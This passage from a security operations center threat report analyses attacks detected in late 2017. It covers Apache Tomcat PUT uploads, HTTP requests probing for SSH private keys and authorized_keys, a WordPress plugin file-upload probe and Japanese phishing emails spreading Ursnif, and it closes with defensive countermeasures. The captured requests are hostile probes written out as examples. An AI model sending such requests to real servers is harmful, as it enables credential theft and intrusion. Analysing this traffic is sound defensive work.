Figure 11 Attack detected that exploited an Apache Tomcat vulnerability (excerpt)

A point to be noted is that the traffic of Figure 11 inserts a "/" after an extension. The Apache Tomcat vulnerability will be exploited if the readonly parameter is set to "false" and if the PUT method is allowed in the Apache Tomcat configuration.[11]

Attacks that exploited the vulnerability to install a backdoor were detected many times between November 15 and 17. Attacks detected initially on November 15 use the PUT method with a specific file name of "diZPqEAuJM.jsp" as shown in Figure 11, but from 16:00 of the same day, random file names were used (Table 3). By using such random file names as those to be uploaded, the attacker may try to avoid being noticed by a security device configured to shut off traffic with specific file names.

Table 3 File names detected (part)

mWAodbtnkP.jsp	ZASDjMdrbY.jsp	buEfPLegua.jsp
rNTZMxxaGN.jsp	LInHEoagiH.jsp	ZASDjMdrbY.jsp
BGjtRbafYB.jsp	OXlPIcjKLh.jsp	teCiirbePO.jsp
ZRvoMIeWua.jsp	TOVgeQGbmX.jsp	

[11] Alert on Apache Tomcat vulnerability
https://www.jpcert.or.jp/at/2017/at170038.html

Although no severe incident was caused by the attack, most such attack traffic is deemed to have been made by the same attacker with many dispersed source IP addresses.

4.2.1.2 Attacks that attempt to access a SSH-related file

The JSOC has daily detected attempts to access certain files, such as "/etc/passwd", which provides user information on a Web server. Especially, attempts to access a file containing an SSH private key or authorization host information sharply increased. Figure 12 shows the number of attacks detected that attempted to access an SSH file.






Figure 12 Attacks that attempted to access an SSH-related file

Figure 13 shows an example of the attack traffic of this type. This type of attack does not target a specific vulnerability. A target file may be able to be accessed if the user's home directory is configured as a public directory on a Web server.




```
GET /.ssh/id_dsa HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept-Language: en-US,en;q=0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
```

(a) id_dsa file access




```
GET /.ssh/id_rsa HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept-Language: en-US,en;q=0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
```

(b) id_rsa file access



```
GET /.ssh/authorized_keys HTTP/1.1
Connection: Keep-Alive
Host: [redacted]
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS 8.0.9)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */
*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

(c) authorized_keys file access



```
GET /.ssh/known_hosts HTTP/1.1
Connection: Keep-Alive
Host: [redacted]
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS 8.0.9)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */
*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

(d) known_hosts file access

Figure 13 Examples of attacks that attempted to access an SSH-related file

Attacks detected during the period shown as ① in Figure 12 were against all of the four different files shown in Figure 13, and those detected during the period shown as ② in Figure 12 were only against the files (c) and (d) shown in Figure 13. By accessing these files, the attacker seems to have attempted to find a host that can be exploited as a stepping stone for information acquisition or attack over an SSH connection.

4.2.1.3 Attacks that exploits a CMS or CMS-plugin vulnerability for file upload

In previous *JSOC INSIGHT* issues, the JSOC has provided information about vulnerabilities in CMSs such as WordPress and Joomla! and in CMS plugins. During this collection period, the JSOC has still detected attacks from many different source IP addresses that exploited a CMS vulnerability for file upload. Figure 14 shows changes in the number of attacks detected that attempted to exploit a CMS-related vulnerability.





Figure 14 Number of attacks that attempted to exploit a CMS-related vulnerability for file upload

Figure 15 shows an example of traffic detected on December 21 when such attack traffic was detected most often during this collection period. As the code in the red rectangle implies, this is not an attempt intended, for example, for backdoor upload, but an attempt to discover an exploitable vulnerability.



```
POST /wp-content/plugins/dzs-videogallery/admin/upload.php HTTP/1.0
Host: [redacted]
Connection: close
Content-Length: 210
Proxy-Authorization: Basic Og==
Proxy-Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103
User-Agent: Chrome/6.11 (Arch Linux 7.7; fr_BE;)

--bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103
Content-Disposition: form-data; name="file_field"; filename="6SaX2.phtml"
Content-Length: 21

<?php
echo 'test';
?>
--bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103--
```


Figure 15 Example of attack traffic intended for file upload

4.2.2 Dispersed sources of attack traffic

So far, most attack traffic has originated from a single IP address or a specific group of IP addresses.[12] This is the reason why shutting off traffic from a specific source IP address was an effective temporary countermeasure against this type of attack. However, sharply increasing attack traffic this time originated from multiple, dispersed source IP addresses, which makes it difficult to use a specific source IP address to address the issue.

Our investigation of the source IP addresses used this time shows that most of them are blacklisted as IP addresses of open proxies, Tor exit nodes, or spam email senders, etc. Hosts available as open proxies are made public on the Web (Figure 16), and the attacks covered in this section are known to have originated from IP addresses in the IP blacklist. This implies that the attacker uses hosts blacklisted on those sites.

Some attack tools allow attacking via an open proxy or attacking another Web server by way of a Web application vulnerable to an RFI attack. The detection log used this time does not provide necessary information to identify a tool used by the attacker. The attacker seems to take various measures to make it difficult to address the issue, for example, by hiding its identity or shutting off the sender with FW, etc.


Proxy Daily
13-03-2018 Proxy Server List
My IP Hide is better than Free Proxy
Free Proxy List
Proxy List | Proxy Server List | Daily Free Proxies
Daily Free Proxy Server List
Home
Privacy Policy
Contact Us

[redacted]

Figure 16 Sites that post an open-proxy IP address list

4.2.3 To prevent being damaged

This section only provides information about offensive traffic, and most of the attacks are against misconfiguration or CMSs. To prevent being damaged by such attack traffic, check to ensure the measures listed below. Using a diagnosis service or public vulnerability scanner will allow you to check for misconfiguration-related issues more efficiently.

[12] "3.3.2 Attack traffic originating from a specific network range allocated to France" in *JSOC INSIGHT*, vol. 11 https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol11_en.pdf

□ No unnecessary HTTP request method is enabled.
□ Appropriate access control is implemented.
□ No file is allowed to be externally accessed in an unauthorized manner.

If you are operating a website using a CMS, it is recommended to configure the CMS and related various plugins to be updated automatically. If you are concerned, for example, that the site layout may be changed by such update, you should set up an organizational management structure so that you can routinely check for vulnerability information about your CMS and plugins, and if a vulnerability is disclosed, you can inspect them immediately and apply an update as appropriate.

Attackers keep attempting to discover a host available as a stepping stone for attack, such as a Web server acting as an open proxy or a Web application vulnerable to RFI attack. If a server or device under control is exploited as a stepping stone for this type of attack, you might be socially responsible. To prevent being exploited as a stepping stone, recheck to ensure that a public host is configured appropriately and that there is no Web application vulnerability.

4.3 Increasing suspicious emails that may lead to malware infection

Every day, the JSOC detects suspicious emails intended for malware infection. However, there is a noteworthy difference: before this collection period, many suspicious emails detected consisted of English text with a malware attachment.[13] On the other hand, during this collection period, suspicious emails detected in many customer environments consisted of Japanese text with the name of a real company.

4.3.1 Observations

Figure 17 shows the number of suspicious emails received and detected in customer environments using an MPS product between October and December in this collection period. The number of suspicious emails detected during part of the collection period was 10,108. More suspicious emails were detected at the beginning and end of each of the months, and most of these were fake invoice emails. The attacker seems to attempt to deceive the recipient of via its email by sending it during a busy time (that is, at the beginning or end of a month) so that it is mistaken for a legitimate business-related email.




Figure 17 Changes in the number of suspicious emails detected

The number of suspicious emails detected with a Japanese subject was 2,514. Figure 18 shows a breakdown of the subjects of the suspicious emails detected.

[13] "4.3 Increase in suspicious emails that lead to ransomware infection" in *JSOC INSIGHT*, vol. 13 https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol13_en.pdf





Figure 18 Breakdown of suspicious email subjects

Characteristically, suspicious Japanese emails often contain real company names and payment-related character strings in their subjects. A suspicious email with "credit card" in its subject contains a sender name similar to a real name used in an email sent by an actual credit card company. Suspicious emails are often sent around a credit-card closing date. Generally, the credit card closing date is the 10th, 15th, or 30th day of each month, and suspicious emails have been sent at the same time as legitimate emails. This leads to the conclusion that such suspicious emails are designed so that credit card users open the emails with little hesitation.

4.3.2 Overview of suspicious emails

Many suspicious Japanese emails with "credit card" in their subjects were found to intend to infect their targets with the "Ursnif (also known as "Gozi") banking malware, which targets bank account and other banking information. Past suspicious emails came with an executable file attachment, and if the recipient executes the file, the target will be infected with Ursnif. On the other hand, new suspicious emails contain a URL in their body. If the recipient accesses the URL, a zip file containing a JavaScript file will be downloaded, and if the JavaScript file is opened, a downloader will be executed to infect the target with Ursnif.

The email body shown in Figure 19 contains a link to the guide page of a credit card company. The body is written in HTML format, and the link is configured to access to a site different from that indicated by the link text. If the link is clicked, the user will be guided to a Web server prepared by the attacker, not a credit card company's site, so as to download a zip file.


【重要】カスタマセンターからのご案内[redacted]
ファイル
メッセージ
実行したい作業を入力してください

[redacted]株式会社 <support@[redacted]>
6
2017/12/5
【重要】カスタマセンターからのご案内[redacted]株式会社】

【重要】カスタマセンターからのご案内

平素は[redacted]ご愛顧賜り誠にありがとうございます。

当社からの重要なご案内をお送りいたしますので、

下記内容をご確認いただきますよう、何卒お願い申し上げます。

ただいま、お客様からの変更処理に基づいて会員登録情報が変更され

万が一、本メールの内容に覚えがない場合には以下までお問い ください。

http://[redacted]/accountID20961305/confirmation

※このメールはお客様の会員登録の情報が変更されたことをお知らせする重要なご連絡です。


なお、携帯電話からは本サイトをご覧いただけませんので、パソコン又はスマートフォンからお手続き願います。(※スマートフォンの一部ではご利用いただけません。)

Fake card company email address

When clicked, access is made to a site that's different than the one expected

Figure 19 Suspicious email example

Figure 20 shows a JavaScript file contained in a zip file downloaded from the link address shown in Figure 19. The JavaScript is obfuscated. The attacker may generate the JavaScript immediately before sending the suspicious email, which will make it hard for anti-virus software with an up-to-date pattern file applied to detect the suspicious email.



名前	種類	圧縮サイズ
支払い情報をチェック.DOC.js	JavaScript ファイル	2 KB

Figure 20 Content of the downloaded zip file

4.3.3 Countermeasures against suspicious emails

As mentioned in 3.1 "Trends in severe incidents," the number of severe incidents due to Ursnif-infected internal hosts in customer environments monitored by the JSOC has been sharply increasing.

The attacker conducts a variety of fake activities to deceive recipients. For suspicious Japanese emails, it is hard to detect them even with an email filtering system, and entry-point protection will not provide complete protection against such suspicious emails. Therefore, it is strongly recommended to ensure that the users fully know how suspicious emails are exploited for malicious purposes and to alert them of such suspicious emails.

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.19

Authors:

Keisuke Hirai, Shigenaru Yamashiro, Shotaro Murakami, Yusuke Takai
(alphabetical order)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/